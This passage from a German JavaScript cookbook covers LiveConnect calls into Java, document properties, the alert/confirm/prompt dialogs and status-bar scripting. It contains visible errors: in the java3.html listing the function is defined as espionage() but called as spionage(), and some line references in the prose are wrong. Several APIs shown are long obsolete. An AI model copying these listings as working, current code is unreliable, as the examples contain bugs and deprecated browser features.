Aber allgemein funktionieren die Techniken in vielen Browsern recht gut. Sogar besser als der Zugriff auf Applets. Die Browser der Netscape-Familie und interessanterweise der Opera-Browser in allen neueren Versionen unterstützen LiveConnect problemlos.

9. Auch der umgekehrte Weg der Übergabe von Daten aus Java nach JavaScript steht fest. Etwa wird ein boolean-Wert unter Java zu Boolean in JavaScript und die Java-Datentypen byte, char, short, int, long, float und double werden allesamt zu Number.

Beispiel (*java2.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function fenster() {
05 dasFrame = new java.awt.Frame();
06 dasFrame.setSize(350,200);
07 dasFrame.setTitle("Hello World");
08 dasFrame.setVisible(true);
09 }
10 //-->
11 </script>
12 <body>
13 <a href="javascript:fenster()">Klick</a>
14 </body>
15 </html>
```

Listing 596: Zugriff auf `java.awt.Frame` aus JavaScript

Das Beispiel verwendet in Zeile 13 eine Inline-Referenz, um darüber bei einem Klick eines Anwenders auf den Hyperlink die JavaScript-Funktion `fenster()` aufzurufen. Diese finden Sie in den Zeilen 4 bis 9.

In Zeile 5 wird ein Objekt vom Typ `java.awt.Frame` angelegt. Zeile 6 setzt die Größe des Fensteroberjekts, Zeile 7 die Titelzeile und Zeile 8 zeigt das Java-Fenster an.

Achtung

Beachten Sie, dass der Java-Code keinen Schließbefehl für das Fenster enthält und ein Anklicken des Schließbuttons nicht funktionieren wird. Sonst müsste das Beispiel explizites Eventhandling enthalten, und das sprengt unseren Rahmen. Das Schließen des Browserfensters beendet aber auch das Java-Fenster oder Sie schließen es mit dem Betriebssystem.




Abbildung 313: Das Beispiel in einer aktuellen Firefox-Version

Das zweite Beispiel zu LiveConnect greift über Java auf die Systemeinstellungen zu und generiert daraus eine dynamische Webseite. Interessanterweise wird das Beispiel in neueren Versionen des Navigators bzw. Mozillas auch voll unterstützt, wenn Java-Unterstützung in den Einstellungen deaktiviert ist. Alte Versionen des Navigators geben jedoch keine Auskunft über die Java-Version.

Beispiel (*java3.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function espionage() {
05   dasSystem = java.lang.System;
06   dasOS = dasSystem.getProperty("os.name");
07   dieOSVersion = dasSystem.getProperty("os.version");
08   dieJavaVersion = dasSystem.getProperty("java.version");
09   document.write("Sie verwenden folgendes Betriebssystem: " + dasOS
10   + "<br />" + "Die Version ist: " + dieOSVersion + "<br />" +
11   "Ihre Java-Version ist: " + dieJavaVersion);
12 }
13 //-->
14 </script>
15 <body onLoad="spionage()">
16 </body>
17 </html>
```

Listing 597: Zugriff auf Systeminformationen aus JavaScript heraus via Java




Abbildung 314: Opera und Firefox connecten problemlos live :-).

Beim Laden der Webseite wird in Zeile 15 mit dem Eventhandler `onLoad` die JavaScript-Funktion `spionage()` aufgerufen. Diese ist in den Zeilen 4 bis 12 definiert.

In Zeile 5 wird ein Java-Objekt vom Typ `java.lang.System` erzeugt.

Über die Methode `getProperty()` wird in Zeile 6 das Betriebssystem, in Zeile 7 die Betriebssystemversion und in Zeile 8 die Java-Version abgefragt, die im Webbrower verwendet wird.

In den Zeilen 9 bis 11 wird mit diesen Informationen dynamisch die Webseite geschrieben.

207 Wie kann ich die Höhe und die Breite einer Webseite abfragen?

Jede Webseite besitzt natürlich eine spezifische Höhe und Breite. Mit `document.height` bzw. `document.width` können Sie die Höhe bzw. die Breite des Dokuments in Pixel abfragen.

Die Breite ergibt sich auf Grund der Größe des Browserfensters. Die Höhe ergibt sich jedoch nicht auf Grund der Größe des Browserfensters, sondern auf Grund der tatsächlich benötigten Pixel bis zum Ende der Webseite. Aufgefüllter Leerraum in der Webseite wird nicht berücksichtigt.

Hinweis

Das Setzen der Werte mit JavaScript macht für die Eigenschaften `document.height` bzw. `document.width` keinen Sinn. Zwar führt eine Zuweisung nicht zu einem Laufzeitfehler, aber der eventuell gewünschte Effekt der Größenänderung des Anzeigebereichs vom Browser wird nicht erreicht.

Beispiel (*f23.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function mase() {
05   alert("Breite von dem Dokument\t " + document.width +
06         "\nHöhe von dem Dokument\t " + document.height);
07 }
08 //-->
09 </script>
10 <body>
11 <a href="javascript:mase()">Klick</a>
12 </body>
13 </html>
```

Listing 598: Die Abfrage der Breite und Höhe eines Dokuments

Das Beispiel verwendet in Zeile 11 eine Inline-Referenz, um darüber bei einem Klick eines Anwenders auf den Hyperlink die JavaScript-Funktion `mase()` aufzurufen. Diese finden Sie in den Zeilen 4 bis 7. In Zeile 5 und 6 werden die Breite und die Höhe der Webseite mit einem `alert()`-Fenster angezeigt.



Abbildung 315: Die Breite und Höhe der Webseite – hier im Navigator 7.1

Achtung

Einige Browser (etwa der Internet Explorer, aber auch der Opera) unterstützen diese Eigenschaften nicht.



Abbildung 316: Der Internet Explorer bekommt es nicht hin.

Gut kommen alle Browser der Netscape-Familie und der Konqueror damit zurecht.

208 Wie kann ich das Datum der letzten Änderung einer Webseite abfragen?

Jede Webseite besitzt natürlich eine entsprechende physikalische Datei auf dem Datenträger und bei dieser Datei wird das Datum und die Uhrzeit der letzten Änderung der Datei gespeichert. Mit `document.lastModified` können Sie diese Information auswerten.

Beispiel (*f24.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function t() {
05   alert("Letzte Änderung der Datei: " + document.lastModified);
06 }
```

Listing 599: Abfrage des Änderungsdatums

```

07 //-->
08 </script>
09 <body>
10 <a href="javascript:t()">Klick</a>
11 </body>
12 </html>

```

Listing 599: Abfrage des Änderungsdatums (Forts.)

Das Beispiel verwendet in Zeile 10 eine Inline-Referenz, um darüber bei einem Klick eines Anwenders auf den Hyperlink die JavaScript-Funktion t() aufzurufen.

Diese finden Sie in den Zeilen 4 bis 6. In Zeile 5 wird das letzte Änderungsdatum der Webseite mit einem alert()-Fenster angezeigt.

Hinweis

Das Setzen der Eigenschaft document.lastModified aus JavaScript wird nicht unterstützt.

Hinweis

Das Datum und die Uhrzeit der letzten Änderung der Datei werden von einigen Browsern im internationalen Format nach GMT (Greenwich-Zeit) dargestellt.



Abbildung 317: Die Ausgabe des Datums im GMT-Format

Allerdings gehen auch einige Browser einen anderen Weg.



Abbildung 318: Die Darstellung des Datums der letzten Änderung im Internet Explorer

209 Wie kann ich auf alle Hyperlinks in einer Webseite zugreifen?

Mit dem Unterobjekt von `document` mit Namen `links` steht Ihnen ein Objektfeld mit Referenzen auf alle Hyperlinks in einer Webseite zur Verfügung.

Mit `document.links[0]` erfolgt der Zugriff auf den ersten Link, usw. Die Eigenschaft `length` beinhaltet die Anzahl der in der Datei definierten Verweise. Das Objektfeld selbst hat die Eigenschaften `hash`, `host`, `hostname`, `href`, `pathname`, `port`, `protocol` und `search`, die identisch mit den gleichnamigen Eigenschaften des `location`-Objekts sind (*siehe dazu das Rezept »Wie kann ich auf die Adresszeile des Webbrowsers zugreifen?« auf Seite 723*), sowie die Eigenschaft `target` für die gleichnamige HTML-Angabe.

Unabhängig von dem Zugriff auf Hyperlinks über das Objektfeld können Sie selbstverständlich alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können.

Dies sind unter anderem die Methoden `getElementById()`, wenn ein Hyperlink ein ID-Attribut hat, `getElementsByName()` und `getElementsByTagName()`, wenn ein Hyperlink ein name-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Ebenso können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf einen Hyperlink zuzugreifen.

Sie werden in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit Hyperlinks zur Verfügung haben.

Hinweis

Rein von der Theorie her können Sie über `text` den Textinhalt des korrespondierenden `<a>`-Tags und über die Eigenschaften `x` und `y` die Position des Links in Pixel – relativ zur linken oberen Ecke des Dokuments – bestimmen. In der Praxis unterstützt das aber nahezu kein Browser.

Beispiel (`links.html`):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function linki(i) {
05   alert("Anzahl Links: " + document.links.length +
06         "\nprotocol: " + document.links[i].protocol +
07         "\nhost: " + document.links[i].host +
08         "\nport: " + document.links[i].port +
09         "\npathname: " + document.links[i].pathname +
10         "\nhash: " + document.links[i].hash +
11         "\nsearch: " + document.links[i].search +
12         "\nhref: " + document.links[i].href +
13         "\ntarget: " + document.links[i].target +
14         "\nhostname: " + document.links[i].hostname);
15 }
16 //-->
17 </script>
18 <body>
```

Listing 600: Zugriff auf die Eigenschaften von Hyperlinks

```

19 <a href="javascript:linki(0)">Klicke</a><br />
20 <a href="javascript:linki(2)">Klocke</a><br />
21 <a href="http://rjs.de" target="neu">Klacke</a>
22 </body>
23 </html>

```

Listing 600: Zugriff auf die Eigenschaften von Hyperlinks (Forts.)

In der Webseite gibt es drei Hyperlinks.

In den Zeilen 19 und 21 wird jeweils mit einer Inline-Referenz die Funktion linki() aufgerufen. Als Übergabewert wird der Index des Hyperlinks übergeben, für den in der Funktion eine Auswertung der Eigenschaften erfolgen soll.

Der Hyperlink in Zeile 23 ist ein externer Link auf eine Internet-URL.

In der Funktion linki() werden zuerst die Anzahl der Hyperlinks (Zeile 5) und dann die besprochenen Eigenschaften eines Hyperlink-Objekts ausgegeben. Beachten Sie, dass nicht jeder Browser alle Eigenschaften mit Werten belegt und zudem bei verschiedenen Arten von Links auch unterschiedliche Informationen enthalten sein können.




Abbildung 319: Die Informationen über einen Hyperlink mit einem Inline-Aufruf eines JavaScripts



Abbildung 320: Die Informationen zu einem externen Link

210 Wie kann ich auf die vollständige URL einer HTML-Datei zugreifen?

Über die `location`-Eigenschaft von `document` (nicht von `window!`) haben Sie Zugang zur vollständigen URL einer HTML-Datei.

Sie können die Eigenschaft auch setzen, was sich unmittelbar im Browser auswirkt. Die Eigenschaft gilt allerdings als deprecated und wurde durch `document.URL` ersetzt.

Beispiel (`location.html`):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function aenderURL1() {
05     alert(document.location);
06     document.location = "dummy.html";
07 }
08 function aenderURL2() {
09     alert(document.URL);
10     document.URL = "dummy.html";
11 }
12 //-->
13 </script>
14 <body>
15 <a href="javascript:aenderURL1()">Klick</a><br />
16 <a href="javascript:aenderURL2()">Klick</a>
17 </body>
18 </html>
```

Listing 601: Zugriff auf die URL der Webseite

In Zeile 15 bzw. 17 sind zwei Inline-Referenzen notiert, die die Funktion `aenderURL1()` bzw. `aenderURL1()` aufrufen.

Die erste Funktion verwendet `document.location`. In Zeile 5 wird die aktuelle URL der Webseite ausgegeben und in Zeile 6 geändert. Damit wird unmittelbar die neue Seite geladen.

Die zweite Funktion verwendet `document.URL` und macht damit das Gleiche.



Abbildung 321: Abfrage der URL

211 Wie kann ich auf alle Plug-ins in einer Webseite zugreifen?

Mit dem Unterobjekt von `document` mit Namen `plugins` steht Ihnen ein Objektfeld mit Referenzen auf alle Plug-ins einer Webseite zur Verfügung. Mit `document.plugins[0]` erfolgt der Zugriff auf das erste Plug-in, usw.

Die Eigenschaft `length` beinhaltet die Anzahl der in der Datei definierten Verweise. Für ein Anwendungsbeispiel soll auf die verwandten Rezepte, wie den Zugriff auf alle Hyperlinks, verwiesen werden.

Unabhängig von dem Zugriff auf Plug-ins über das Objektfeld können Sie selbstverständlich alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können.

Dies sind unter anderem die Methoden `getElementById()`, wenn ein Plug-in ein ID-Attribut hat, `getElementsByName()` und `getElementsByTagName()`, wenn ein Plug-in ein name-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Ebenso können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf ein Plug-in zuzugreifen.

Sie werden in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit Plug-ins zur Verfügung haben.

212 Wie kann ich den Namen eines Fensters bestimmen?

Das `window`-Objekt stellt die Eigenschaft `name` bereit. Darüber können Sie den Namen eines Fensters bestimmen sowie ändern.

Beispiel (`name.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04 <!--
05 document.write("Originalname: " + window.name + "<br />");
06 self.name = "Neu";
07 document.write("Neuer Name: " + window.name);
08 //-->
09 </script>
10 </body>
11 </html>
```

Listing 602: Zugriff auf den Namen eines Fensters

In Zeile 5 wird der Originalname des Fensters abgefragt. Dieser ist in unserem Beispiel am Anfang nicht gesetzt. In Zeile 6 wird der Name aus JavaScript heraus gesetzt und anschließend der neue Name ausgegeben.

213 Wie kann ich auf den Titel einer HTML-Datei zugreifen?

Über die `title`-Eigenschaft von `document` haben Sie Zugang zum Titel der HTML-Datei, wie er mit dem `<title>`-Tag angegeben wird. Sie können die Eigenschaft auch setzen, was sich unmittelbar im Browser auswirkt.

Beispiel (*titel.html*):

```

01 <html>
02 <head>
03 <title>So isses mit HTML</title>
04 </head>
05 <script language="JavaScript">
06 <!--
07 function aenderTitel() {
08     alert(document.title);
09     document.title = "Un des isses mit jawaschkribt";
10 }
11 //-->
12 </script>
13 <body>
14 <a href="javascript:aenderTitel()">Klick</a>
15 </body>
16 </html>
```

Listing 603: Auslesen und Setzen der Titelzeile des Webbrowsers

In Zeile 3 wird mit HTML die Titelzeile des Webbrowsers gesetzt. In Zeile 14 ist eine Inline-Referenz notiert, die die Funktion `aenderTitel()` aufruft. In Zeile 8 wird der bisherige Titel ausgegeben und in Zeile 9 die Titelzeile geändert.

214 Wie kann ich ermitteln, welchen Text ein Anwender im Dokument selektiert hat?

Das `document`-Objekt besitzt die Methode `getSelection()`. Darüber erhalten Sie die Information, welchen Text ein Anwender im Dokument selektiert hat. Die Methode gibt den Inhalt als String zurück.

Beispiel (*f15.html*):

```

01 <html>
02 <script language="JavaScript">
03 function sel() {
04     alert(document.getSelection());
05 }
06 </script>
07 <body text="#001100" bgcolor="#EFFFFF" link="#FF0000" ↵
    alink="#FF0000" vlink="#FFAA00" >
08 <div align="center">
09 <h1>Willkommen</h1>
10 <hr />
11 <a href="javascript:sel()">Klick</a><br />
12 </div>
13 </body>
14 </html>
```

Listing 604: Zugriff auf selektierten Text

In Zeile 11 wird mit einer Inline-Referenz die Funktion `sel()` aufgerufen. Darin wird in Zeile 4 die Selektion eines Anwenders in der Webseite ausgegeben.




Abbildung 322: Auf die Selektion in der Webseite wird mit JavaScript zugegriffen.

Achtung

Die Methode wird nur sehr eingeschränkt von Browsern unterstützt. Der Internet Explorer unterstützt die Methode beispielsweise nicht!

215 Wie kann ich ein einfaches Mitteilungsfenster anzeigen?

Das `window`-Objekt besitzt eine einfache Methode mit Namen `alert()`, mit der Sie ein Anzeigefenster mit der in den Klammern als Parameter spezifizierten Nachricht aufblenden. Syntax:
`alert([Anzeigetext])`

Listing 605: Syntax eines `alert()`-Fensters

Hinweis

In der Praxis werden `alert()`-Fenster mittlerweile nur noch sehr selten eingesetzt.

Die auszugebende Meldung muss als Parameter in Hochkommata gesetzt werden (also ein String sein). Rückgabewerte von eventuell dort notierten Funktionen oder Methoden werden als String ausgegeben.

Beispiel (*f1.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   alert("Hallo Welt");
05 </script>
06 </body>
07 </html>
```

Listing 606: Ein einfaches Mitteilungsfenster

In Zeile 4 wird das einfache Mitteilungsfenster angezeigt.



Abbildung 323: Die Darstellung des alert()-Fensters im Internet Explorer

Hinweis

Die Darstellung eines `alert()`-Fensters wird sich je nach verwendetem Browser unterscheiden. Auf jeden Fall ist es ein sehr einfaches Dialogfenster. Es ist in JavaScript nicht möglich, dem `alert()`-Fenster Parameter mitzugeben, um das Layout zu beeinflussen sowie bestimmte Symbole wie ein rotes Stopp-Symbol oder unterschiedliche Schaltflächen anzuzeigen. So etwas geht beispielsweise mit VBScript.

Jetzt mag dies auf den ersten Blick als Schwäche von JavaScript erscheinen, aber meines Erachtens ist es das Gegenteil – eine der großen Stärken im Vergleich zu VBScript. JavaScript bleibt explizit plattformneutral und verzichtet in seinem Gesamtkonzept auf potentiell sicherheitskritische Gimmicks. Sollten Sie tatsächlich einen Benutzerdialog mit der Anzeige eines Symbols und mehreren Schaltflächen oder einem individuellen Layout benötigen, verwenden Sie einfach ein eigenes Browserfenster, in dem Sie die entsprechenden Grafiken und ein Formular mit Ihrem individuellen Layout anzeigen. Die `open()`-Methode (siehe das Rezept »Wie kann ich ein Browserfenster öffnen« auf Seite 725) bietet Ihnen dazu alle Möglichkeiten, die Sie benötigen.

216 Wie kann ich ein Fenster zum Bestätigen einer Aktion anzeigen?

Das `window`-Objekt besitzt eine einfache Methode mit Namen `confirm()`, mit der Sie ein Dialogfenster zum Bestätigen oder Abbrechen einer Aktion anzeigen können. Syntax:

```
confirm([Anzeigetext])
```

Listing 607: Syntax eines confirm()-Fensters

Es gibt zwei Schaltflächen (`Ok` und `Abbrechen`), die die Rückgabewerte `true` und `false` liefern. Diese können Sie dann in der aufrufenden Funktion auswerten. Die auszugebende

Meldung muss als Parameter in Hochkommata gesetzt werden (also ein String sein). Rückgabewerte von eventuell dort notierten Funktionen oder Methoden werden als String angezeigt.

Der `confirm()`-Dialog ist der einzige Standarddialog von JavaScript, der in der Praxis noch sehr häufig eingesetzt wird.

Beispiel (*f2.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   confirm("Alles klar?");
05 </script>
06 </body>
07 </html>
```

Listing 608: Ein einfaches Dialogfenster mit zwei Schaltflächen

In Zeile 4 wird das einfache Dialogfenster mit zwei Schaltflächen angezeigt.



Abbildung 324: Das confirm()-Fenster

Hinweis

Es ist in JavaScript nicht möglich, dem `confirm()`-Fenster Parameter mitzugeben, um das Aussehen oder Verhalten zu manipulieren. Zum Beispiel, um das Layout zu beeinflussen sowie bestimmte Symbole wie ein rotes Stopp-Symbol oder unterschiedliche Schaltflächen anzuzeigen. So etwas geht beispielsweise mit VBScript.

Das ist aber keine Schwäche von JavaScript. Sollten Sie tatsächlich einen individuellen Benutzerdialog benötigen, verwenden Sie einfach ein eigenes Browserfenster, in dem Sie die entsprechenden Grafiken und ein Formular mit Ihrem individuellen Layout anzeigen. Die `open()`-Methode (siehe das Rezept »Wie kann ich ein Browserfenster öffnen« auf Seite 725) bietet Ihnen dazu alle Möglichkeiten, die Sie benötigen.

217 Wie kann ich mit einem Dialogfenster eine freie Benutzereingabe entgegennehmen?

Das `window`-Objekt besitzt eine einfache Methode mit Namen `prompt()`, mit der Sie ein Dialogfenster zum Entgegennehmen einer freien Benutzereingabe anzeigen können. Syntax:

```
prompt([Aufforderungstext], [Feldvorbelegung])
```

Listing 609: Syntax einer prompt()-Eingabeaufforderung

Als ersten Parameter geben Sie das Label des Eingabefeldes an. Der zweite Parameter gibt optional einen Vorbelegungswert an.

Tipp

Obwohl der zweite Parameter optional ist, ist es nicht sinnvoll ihn wegzulassen. In dem Fall wird im Eingabefeld für den Anwender der – zwar wohldefinierte, aber dennoch sehr störende – Wert `undefined` zu sehen sein.



Abbildung 325: Diese Vorbelegung ist für einen Anwender sehr störend.

Sie wählen besser eine Leerstring "" als zweiten Parameter, wenn Sie keine Vorbelegung des Eingabefelds wünschen.

Die Methode fordert den Anwender in einem Dialogfenster zu einer Eingabe in einem Feld auf und stellt ihm mit einer `OK`- und einer `Abbrechen`-Schaltfläche die Alternative, ob der Wert übernommen werden soll.

Gibt der Anwender einen Wert ein und bestätigt die Eingabe mit der `OK`-Schaltfläche, wird der Wert als Rückgabewert der Methode geliefert.

Bei Betätigung der `Abbrechen`-Schaltfläche liefert die Methode den wohldefinierten Wert `null`.

Beispiel (`f3.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   prompt("Ihr Name","");
05 </script>
06 </body>
07 </html>
```

Listing 610: Ein einfaches Fenster zur Entgegennahme von Benutzereingaben

In Zeile 4 wird das einfache Fenster zur Entgegennahme von Benutzereingaben angezeigt.

Hinweis

Die Verwendung der `prompt()`-Methode zur Entgegennahme der Benutzereingabe ist heutzutage nicht mehr zeitgemäß. Grundsätzlich verwendet man dazu ein Webformular.

218 Wie kann ich die Startseite des Browsers aufrufen?

In jedem Webbrower können Sie eine Startseite einstellen. Das kann eine leere Seite oder eine beliebige URL sein.

Das `window`-Objekt besitzt eine einfache, parameterlose Methode mit Namen `home()`, mit der Sie die Startseite des Browsers aufrufen können, wie sie der Besucher der Webseite eingestellt hat.

Beispiel (*f4.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   home();
05 </script>
06 </body>
07 </html>
```

Listing 611: Ein direktes Laden der voreingestellten Standardseite

In Zeile 4 wird beim Laden der Webseite automatisch die voreingestellte Standardseite des Webbrowsers geladen.

Achtung

Beim Internet Explorer funktioniert diese Methode nicht. Er meldet beim Aufruf einen Fehler. Allerdings ist die Bedeutung der Methode für die Praxis auch nahezu nicht vorhanden.

219 Wie kann ich auf die Statuszeile des Browsers zugreifen?

Das `window`-Objekt besitzt die Eigenschaft `status`, über die Sie die aktuelle Anzeige der Statuszeile eines Fensters ermitteln oder setzen können.

Beispiel (*f5.html*):

```
01 <html>
02 <body>
03 <div align="center">
04 <h1>RJS EDV-KnowHow</h1>
05 </div>
06 <script language="JavaScript">
07   status="Besuchen Sie mich unter 'http://www.rjs.de'";
08 </script>
09 </body>
10 </html>
```

Listing 612: Zugriff auf die Statuszeile des Webbrowsers

In Zeile 7 wird der Wert der Eigenschaft `status` gesetzt.



Abbildung 326: Anzeige von Informationen in der Statuszeile

Hinweis

Die Statuszeile ist die vom Besucher wahrscheinlich am meisten ignorierte Stelle im sichtbaren Bereich eines Webbrowsers.

Dazu sollten Sie bei einer Anzeige von Informationen in der Statuszeile beachten, dass Sie sich dabei mit den automatischen Anzeigen des Webbrowsers um den Bereich streiten müssen. Der Webbrowser wird beispielsweise beim Überstreichen eines Hyperlinks mit dem Mauszeiger in der Statuszeile die URL des Verweises anzeigen. Wenn Sie dort gleichzeitig eine Meldung über die status-Eigenschaft anzeigen wollen, wird der Browser diese unmittelbar überschreiben. Aber es gibt eine Möglichkeit, Informationen so in die Statuszeile einzublenden, dass diese immer wieder angezeigt werden. *Beachten Sie dazu das nächste Rezept »Wie kann ich die Standardanzeige in der Statuszeile des Browsers ermitteln oder festlegen?«.*

Sie sollten auch beachten, dass einige Browser wie der Netscape Navigator 7.x beim Schreiben in die Statuszeile einige ungewöhnliche Problem hat. Insbesondere, wenn Sie dort zeitverzögert mit der Methode `setTimeout()` schreiben wollen.

Und nicht zuletzt kann jeder Anwender in Browsern wie dem Firefox individuell verbieten, dass ein JavaScript auf die Statuszeile zugreift.




Abbildung 327: Manche Browser gestatten die Sperre der Statuszeile.

220 Wie kann ich die Standardanzeige in der Statuszeile des Browsers ermitteln oder festlegen?

Die Statuszeile eines Webbrowsers wird sowohl über das explizite Setzen des Werts mit JavaScript als auch von diversen Aktionen des Webbrowsers beeinflusst.

Das `window`-Objekt besitzt die Eigenschaft `defaultStatus`, über die Sie die Standardanzeige der Statuszeile eines Fensters ermitteln oder setzen können. Diese Standardanzeige ist der Text, der immer dann angezeigt wird, wenn keine andere Aktivität die Statuszeile beeinflusst. Der Webbrowser wird beispielsweise beim Überstreichen eines Hyperlinks mit dem Mauszeiger in der Statuszeile die URL des Verweises anzeigen, aber beim Verlassen des Bereichs eines Hyperlinks durch den Mauszeiger den Wert in der Statuszeile wieder auf den Standardwert zurücksetzen. Ebenso wird beim Laden einer Webseite der Wert von `defaultStatus` angezeigt, wenn dieser Wert bereits frühzeitig gesetzt wird.

Beispiel (*f5b.html*):

```
01 <html>
02 <script language="JavaScript">
03   defaultStatus="Besuchen Sie mich unter 'http://www.rjs.de'";
04 </script>
05 <body>
06 <div align="center">
07 <h1>RJS EDV-KnowHow</h1>
08 </div>
09 <a href="http://www.webscripting.de">Hyper</a>
10 </body>
11 </html>
```

Listing 613: Setzen der Defaulteigenschaft der Statuszeile

In Zeile 3 wird die Defaultanzeige der Statuszeile gesetzt. In Zeile 9 finden Sie einen Hyperlink, damit beim Überstreichen mit dem Mauszeiger der Wert in der Statuszeile verändert wird.

Hinweis

Die Statuszeile ist die vom Besucher wahrscheinlich am meisten ignorierte Stelle im sichtbaren Bereich eines Webbrowsers. Zudem wird die per JavaScript geschriebene Information möglicherweise mit den automatischen Anzeigen des Webbrowsers kollidieren. Ebenso kann jeder Anwender in Browsern wie dem Firefox individuell verbieten, dass ein JavaScript auf die Statuszeile zugreift.

Hinweis

Die Priorität von `defaultStatus` ist höher als die von `status`. Das soll bedeuten, der Wert von `defaultStatus` überschreibt den Wert von `status`, sobald ein Ereignis eintritt, das nicht explizit den Wert von `status` setzt.

221 Wie kann ich eine Laufschrift in der Statuszeile des Webbrowsers anzeigen?

Ein Klassiker bei der Verwendung der Statuszeile, der die Timer-Methode `setTimeout()` und die Eigenschaft `status` rekursiv ausnutzt, ist das nachfolgende Rezept.

